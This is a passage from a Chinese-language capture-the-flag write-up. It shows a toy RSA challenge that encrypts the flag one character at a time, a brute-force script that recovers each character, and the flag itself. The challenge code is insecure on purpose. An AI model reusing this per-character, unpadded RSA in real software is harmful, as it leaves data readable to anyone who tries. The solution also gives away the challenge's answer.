        g = gcd(e, phi)
    d = pow(e, -1, phi)
    return ((e, n), (d, n))

def encrypt(pk, plaintext):
```

```
    key, n = pk
    cipher = [pow(ord(char), key, n) for char in plaintext]
    return cipher

def decrypt(pk, ciphertext):
    key, n = pk
    plain = [chr(pow(char, key, n)) for char in ciphertext]
    return ''.join(plain)

public, private = generate_keypair(512)
encrypted_msg = encrypt(public, flag)
decrypted_msg = decrypt(private, encrypted_msg)

print("Public Key:", public)
print("Encrypted:", encrypted_msg)
# print("Decrypted:", decrypted_msg)
```

而在 output 中則是提供了 `e, n, encrypted_msg` 三個參數。
因爲 flag 的 charset 並沒有很大，所以可以直接暴力破解：

```
import string

alphabet = string.ascii_letters + string.digits + '{_}'

# put the value you get in output file here
# e =
# n =
# cipher = []

flag = ""
for i in range(len(cipher)):
    for c in alphabet:
        if pow(ord(c), e, n) == cipher[i]:
            flag += c
            break

print(flag)
```

Flag: `AIS3{NeverUseTheCryptographyLibraryImplementedYourSelf}`